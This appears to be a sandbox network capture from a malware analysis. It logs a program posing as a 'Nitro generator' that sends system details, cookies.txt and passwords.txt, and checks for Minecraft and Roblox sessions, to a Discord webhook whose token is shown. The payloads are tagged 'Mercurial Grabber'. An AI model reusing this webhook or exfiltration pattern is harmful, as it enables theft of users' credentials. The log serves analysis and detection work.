2021-11-07 07:40:30 UTC	306	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 4f 53 20 49 6e 66 6f 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 4f 70 65 72 61 74 69 6e 67 20 53 79 73 74 65 6d 20 4e 61 6d 65 20 2d 20 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 31 30 20 50 72 6f 5c 6e 4f 70 65 72 61 74 69 6e 67 20 53 79 73 74 65 6d 20 41 72 63 68 69 74 65 63 74 75 72 65 20 2d 20 36 34 2d 62 69 74 5c 6e 56 65 72 73 69 6f 6e 20 2d 20 31 30 2e 30 2e 31 37 31 33 34 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 2c 7b 22 6e 61 6d 65 22 3a 22 2a 2a 50 72 6f 63 65 73 73 6f 72 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 43 50 55 20 2d 20 49 6e 74 65 6c 28 52 29 20 43 6f Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**OS Info**","value":"Operating System Name - Microsoft Windows 10 Pro\nOperating System Architecture - 64-bit\nVersion - 10.0.17134","inline":true},{"name":"**Processor**" ,"value":"CPU - Intel(R) Co

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:30 UTC	306	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:30 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=fb4ae21b3f9d11ecbffb42010a0a05b1; Expires=Fri, 06-Nov-2026 07:40:30 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 2 x-ratelimit-reset: 1636270831 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 78 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=7jbQM53m0wPfEkvD0wzlT%2FvZ9u9Ru2%2B9zX%2B3GBfGCXdeF4EEx6lcj4uqOkl2B9PlmO%2ByCHJaHLoQvIw9ll9mQ4kiOb1bNmpg%2BvhdV35C2l07mkaxpmtaw9BF9oDp"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fb4ae21b3f9d11ecbffb42010a0a05b1704bab777bad8f26acfd61bb50d2967a69ed2f1d09b979012a0b873f876a5579; Expires=Fri, 06-Nov-2026 07:40:30 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfru
2021-11-07 07:40:30 UTC	308	IN	Data Raw: 69 64 3d 34 39 30 36 38 33 62 31 32 31 66 62 66 33 39 34 35 37 65 38 63 31 31 33 62 35 32 36 63 39 38 61 38 39 32 38 63 33 36 65 2d 31 36 33 36 32 37 30 38 33 30 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 65 66 37 64 36 33 36 39 38 33 2d 46 52 41 0d 0a 0d 0a Data Ascii: id=490683b121fbf39457e8c113b526c98a8928c36e-1636270830; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4e9ef7d636983-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49760	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:32 UTC	308	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY HTTP/1.1 Content-Type: multipart/form-data; boundary=----------8c0647f223e44d2bbae1ccd5f2092a7a User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 1089 Expect: 100-continue
2021-11-07 07:40:32 UTC	308	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:32 UTC	308	OUT	Data Raw: 2d Data Ascii: -
2021-11-07 07:40:32 UTC	308	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 63 30 36 34 37 66 32 32 33 65 34 34 64 32 62 62 61 65 31 63 63 64 35 66 32 30 39 32 61 37 61 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 63 6f 6f 6b 69 65 73 2e 74 78 74 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 63 30 36 34 37 66 32 32 33 65 34 34 64 32 62 62 61 65 31 63 63 64 35 66 32 30 39 32 61 37 61 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 63 6f 6f 6b 69 65 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 6d 2d 64 61 Data Ascii: ----------8c0647f223e44d2bbae1ccd5f2092a7aContent-Disposition: form-data; name="filename"cookies.txt----------8c0647f223e44d2bbae1ccd5f2092a7aContent-Disposition: form-data; name="file"; filename="cookies.txt"Content-Type: multipart/form-da

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:32 UTC	309	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:32 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=fbe632523f9d11ec83db42010a0a06c8; Expires=Fri, 06-Nov-2026 07:40:32 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 4 x-ratelimit-reset: 1636270835 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 176 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=kuBpTOZoiiLXJ%2BKFYibS6aX7HqXeP2 je92OjqQbTJNWnQWxh9Wq8i9ER5XrAgQKrhnEzjIL%2BZfxKETfNbIeHnk2XNHJpQxH%2FcMfUrAek7eOMLzNcqHbz cQubHAhh"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fbe632523f9d11ec83db42010a0a06c871b3b2b94ab135792a04608439db6ed6a574a1893a12d f37250c5e25e0e2c884; Expires=Fri, 06-Nov-2026 07:40:32 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=5b754d7
2021-11-07 07:40:32 UTC	310	IN	Data Raw: 39 33 39 31 37 33 66 37 37 64 32 30 38 62 39 35 32 38 62 64 66 65 64 39 31 65 33 62 63 64 65 33 30 2d 31 36 33 36 32 37 30 38 33 32 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 39 66 65 34 62 66 35 34 34 30 64 2d 4 6 52 41 0d 0a 0d 0a 33 34 33 0d 0a 7b 22 69 64 22 3a 20 22 39 30 36 38 31 30 33 33 38 38 31 31 34 36 35 37 33 39 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 30 33 36 37 31 34 39 33 38 35 33 30 37 37 35 33 34 22 2c Data Ascii: 939173f77d208b9528bdfed91e3bcde30-1636270832; path=/; domain=.discord.com; HttpOnly; Secure; SameS ite=NoneServer: cloudflareCF-RAY: 6aa4e9fe4bf5440d-FRA343{"id": "906810338811465739", "type": 0, "content": "", "channel_id": "903671493853077534",
2021-11-07 07:40:32 UTC	311	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49761	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:33 UTC	311	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5l1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: multipart/form-data; boundary=----------835a5f51b5d340ec92f6fe5d9837c00c User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X x.y; rv:42.0) Gecko/20100101 Firefox/42.0 Host: discord.com Content-Length: 662 Expect: 100-continue
2021-11-07 07:40:33 UTC	312	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:33 UTC	312	OUT	Data Raw: 2d Data Ascii: -
2021-11-07 07:40:33 UTC	312	OUT	Data Raw: 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 33 35 61 35 66 35 31 62 35 64 33 34 30 65 63 39 32 66 36 66 65 35 64 39 38 33 37 63 30 30 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 6e 61 6d 65 22 0d 0a 0d 0a 70 61 73 73 77 6f 72 64 73 2e 74 78 74 0d 0a 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 2d 38 33 35 61 35 66 35 31 62 35 64 33 34 30 65 63 39 32 66 36 66 65 35 64 39 38 33 37 63 30 30 63 0d 0a 43 6f 6e 74 65 6e 74 2d 44 69 73 70 6f 73 69 74 69 6f 6e 3a 20 66 6f 72 6d 2d 64 61 74 61 3b 20 6e 61 6d 65 3d 22 66 69 6c 65 22 3b 20 66 69 6c 65 6e 61 6d 65 3d 22 70 61 73 73 77 6f 72 64 73 2e 74 78 74 22 0d 0a 43 6f 6e 74 65 6e 74 2d 54 79 70 65 3a 20 6d 75 6c 74 69 70 61 72 74 2f 66 6f 72 Data Ascii: ----------835a5f51b5d340ec92f6fe5d9837c00cContent-Disposition: form-data; name="filename"passwords.txt---- ----------835a5f51b5d340ec92f6fe5d9837c00cContent-Disposition: form-data; name="file"; filename="passwords.txt"Content- Type: multipart/for

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:33 UTC	313	IN	HTTP/1.1 200 OK Date: Sun, 07 Nov 2021 07:40:33 GMT Content-Type: application/json Transfer-Encoding: chunked Connection: close set-cookie: __dcfduid=fd150ece3f9d11ecaf7442010a0a08c4; Expires=Fri, 06-Nov-2026 07:40:33 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 3 x-ratelimit-reset: 1636270835 x-ratelimit-reset-after: 2 x-envoy-upstream-service-time: 123 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=TirlHars%2FFyYwVYUpmHzBjnePs3R%2 BpQc9BsZ%2FzHHjqU8cS%2FcZbzoRH1AF872x7zY8ihlYjOHFfhv6vTs5MXb0XYUZzgqCwI%2FJOYdvdy0V%2FF5Ky 80pUwzNKlyOd%2F7"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fd150ece3f9d11ecaf7442010a0a08c4cef66220edebda99263132b344a74185ebfe91d429f60 38c732aa332ad533da4; Expires=Fri, 06-Nov-2026 07:40:33 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid
2021-11-07 07:40:33 UTC	314	IN	Data Raw: 3d 64 37 34 65 34 62 35 61 33 65 65 37 65 63 39 39 31 34 36 62 64 61 64 63 31 34 65 62 38 39 62 38 33 33 37 62 38 32 62 66 2d 31 36 33 36 32 37 30 38 33 33 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 61 30 32 36 64 38 36 37 30 32 32 2d 46 52 41 0d 0a 0d 0a 33 33 38 0d 0a 7b 22 69 64 22 3a 20 22 39 30 36 38 31 30 33 34 31 35 31 32 35 39 33 34 30 39 22 2c 20 22 74 79 70 65 22 3a 20 30 2c 20 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 22 63 68 61 6e 6e 65 6c 5f 69 64 22 3a 20 22 39 30 33 36 37 31 34 39 33 38 35 33 Data Ascii: =d74e4b5a3ee7ec99146bdadc14eb89b8337b82bf-1636270833; path=/; domain=.discord.com; HttpOnly; Secur e; SameSite=NoneServer: cloudflareCF-RAY: 6aa4ea026d867022-FRA338{"id": "906810341512593409", "type": 0, "cont ent": "", "channel_id": "903671493853
2021-11-07 07:40:33 UTC	315	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49762	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:33 UTC	315	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 307 Expect: 100-continue
2021-11-07 07:40:33 UTC	315	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:33 UTC	315	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:33 UTC	315	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 4d 69 6e 65 63 72 61 66 74 20 53 65 73 73 69 6f 6e 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 6c 61 75 6e 63 68 65 72 5f 70 72 6f 66 69 6c 65 73 2e 6a 73 6f 6e 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Minecraft Session**","value":"Unable to find launc her_profiles.json","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username": "Mercurial Grabbe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:33 UTC	315	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:33 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=fd14ae493f9d11ecb82c42010a0a06ef; Expires=Fri, 06-Nov-2026 07:40:33 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 2 x-ratelimit-reset: 1636270835 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 58 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Zv8p9KtJTMTdFah4DjvEzTl12SvEjJ2D pXYXKfXX4h9nqK6a4sxz2D94E1GhY4L6UJP0O5TZRaVxCwJiN5ccufm1ZXd0k4S54XAY7%2Bi3buikTNhNIoUrKQvk fI72"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fd14ae493f9d11ecb82c42010a0a06ef865c969c928edd5415a65487cf41e121d35ab2526be65 22f67eef5653e0058a8; Expires=Fri, 06-Nov-2026 07:40:33 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=5978f
2021-11-07 07:40:33 UTC	317	IN	Data Raw: 30 39 62 33 30 37 38 61 37 65 39 31 39 34 62 35 65 38 38 30 35 61 35 61 36 64 35 63 61 63 63 37 34 61 39 2d 31 36 33 36 32 37 30 38 33 33 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 61 30 34 62 62 39 36 36 38 66 6 2 2d 46 52 41 0d 0a 0d 0a Data Ascii: 09b3078a7e9194b5e8805a5a6d5cacc74a9-1636270833; path=/; domain=.discord.com; HttpOnly; Secure; Sam eSite=NoneServer: cloudflareCF-RAY: 6aa4ea04bb9668fb-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49763	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:33 UTC	317	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4z smJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 307 Expect: 100-continue
2021-11-07 07:40:33 UTC	317	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:33 UTC	317	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:33 UTC	317	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 4d 69 6e 65 63 72 61 66 74 20 53 65 73 73 69 6f 6e 2a 2a 22 2c 22 76 61 6c 75 65 22 3a 22 55 6e 61 62 6c 65 20 74 6f 20 66 69 6e 64 20 6c 61 75 6e 63 68 65 72 5f 61 63 63 6f 75 6e 74 73 2e 6a 73 6f 6e 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Minecraft Session**","value":"Unable to find launc her_accounts.json","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"u sername": "Mercurial Grabbe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:33 UTC	317	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:33 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=fc7f930c3f9d11ec891042010a0a038f; Expires=Fri, 06-Nov-2026 07:40:33 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 1 x-ratelimit-reset: 1636270835 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 46 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=VL6Vpz%2FqhujcwS%2BJXjhB0h5THFTiHNY7mS4PJjKU75hy7xgVnIAJJfiK7fFn%2FrfmaSPizDPXfzM8JjxPPttiQlV1cxdYMawt4lKqHHKyG9GrUm6MSiEU9i1fRfda"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fc7f930c3f9d11ec891042010a0a038f4905b85d6e0282fc4803ae62d125e2ce06d8fe496ffb7ef03fc1c43c46d764f3; Expires=Fri, 06-Nov-2026 07:40:33 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=5
2021-11-07 07:40:33 UTC	319	IN	Data Raw: 39 37 38 66 30 39 62 33 30 37 38 61 37 65 39 31 39 34 62 35 65 38 38 30 35 61 35 61 36 64 35 63 61 63 63 37 34 61 39 2d 31 36 33 36 32 37 30 38 33 33 3b 20 70 61 74 68 3d 2f 3b 20 64 6f 6d 61 69 6e 3d 2e 64 69 73 63 6f 72 64 2e 63 6f 6d 3b 20 48 74 74 70 4f 6e 6c 79 3b 20 53 65 63 75 72 65 3b 20 53 61 6d 65 53 69 74 65 3d 4e 6f 6e 65 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 43 46 2d 52 41 59 3a 20 36 61 61 34 65 61 30 36 37 38 65 66 34 33 33 39 2d 46 52 41 0d 0a 0d 0a Data Ascii: 978f09b3078a7e9194b5e8805a5a6d5cacc74a9-1636270833; path=/; domain=.discord.com; HttpOnly; Secure; SameSite=NoneServer: cloudflareCF-RAY: 6aa4ea0678ef4339-FRA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49764	162.159.135.232	443	C:\Users\user\AppData\Local\Temp\NitroGenV0.5.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:34 UTC	319	OUT	POST /api/webhooks/903671676842164224/hgVlAW5LCUzPj7SU-155WPmokQU8kGZJo2PMKC5I1ao5YwOw7U4zsmJgE8WpgziY0apY HTTP/1.1 Content-Type: application/json Host: discord.com Content-Length: 315 Expect: 100-continue
2021-11-07 07:40:34 UTC	319	IN	HTTP/1.1 100 Continue
2021-11-07 07:40:34 UTC	319	OUT	Data Raw: 7b Data Ascii: {
2021-11-07 07:40:34 UTC	319	OUT	Data Raw: 22 63 6f 6e 74 65 6e 74 22 3a 20 22 22 2c 20 20 22 65 6d 62 65 64 73 22 3a 5b 7b 22 63 6f 6c 6f 72 22 3a 30 2c 22 66 69 65 6c 64 73 22 3a 5b 7b 22 6e 61 6d 65 22 3a 22 2a 2a 52 6f 62 6c 6f 78 20 43 6f 6f 6b 69 65 20 66 72 6f 6d 20 52 6f 62 6c 6f 78 20 53 74 75 64 69 6f 20 72 65 67 69 73 74 72 79 22 2c 22 69 6e 6c 69 6e 65 22 3a 74 72 75 65 7d 5d 2c 22 66 6f 6f 74 65 72 22 3a 7b 22 74 65 78 74 22 3a 22 4d 65 72 63 75 72 69 61 6c 20 47 72 61 62 62 65 72 20 7c 20 67 69 74 68 75 62 2e 63 6f 6d 2f 6e 69 67 68 74 66 61 6c 6c 67 74 2f 6d 65 72 63 75 72 69 61 6c 2d 67 72 61 62 62 65 72 22 7d 7d 5d 2c 22 75 73 65 72 6e 61 6d 65 22 3a 20 22 4d 65 72 63 75 72 69 61 Data Ascii: "content": "", "embeds":[{"color":0,"fields":[{"name":"**Roblox Cookie**","value":"Unable to find cookie from Roblox Studio registry","inline":true}],"footer":{"text":"Mercurial Grabber | github.com/nightfallgt/mercurial-grabber"}}],"username": "Mercuria

Timestamp	kBytes transferred	Direction	Data
2021-11-07 07:40:34 UTC	319	IN	HTTP/1.1 204 No Content Date: Sun, 07 Nov 2021 07:40:34 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close set-cookie: __dcfduid=fd1e107d3f9d11eca4b142010a0a04bc; Expires=Fri, 06-Nov-2026 07:40:34 GMT; Max-A ge=157680000; Secure; HttpOnly; Path=/ strict-transport-security: max-age=31536000; includeSubDomains; preload x-ratelimit-bucket: 3cd1f278bd0ecaf11e0d2391374c011d x-ratelimit-limit: 5 x-ratelimit-remaining: 0 x-ratelimit-reset: 1636270835 x-ratelimit-reset-after: 1 x-envoy-upstream-service-time: 179 Via: 1.1 google Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=84LWt6enU5HY8d%2F2yIOpxHgNBqmerJ kdFotMIO8%2BHm7fOMW4MVpGhT8fSbJvtREd5jXXtIDFABngX6SfXZgzbU94Momqk9iuFZLR1nER57kyiOo1xliEiR QLSofW"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} X-Content-Type-Options: nosniff Set-Cookie: __sdcfduid=fd1e107d3f9d11eca4b142010a0a04bcd922b61fde25f806ef5a84ebfead159f2fa04cee8d94b 8c32443788682d28e14; Expires=Fri, 06-Nov-2026 07:40:34 GMT; Max-Age=157680000; Secure; HttpOnly; Path=/ Set-Cookie: __cfruid=9f
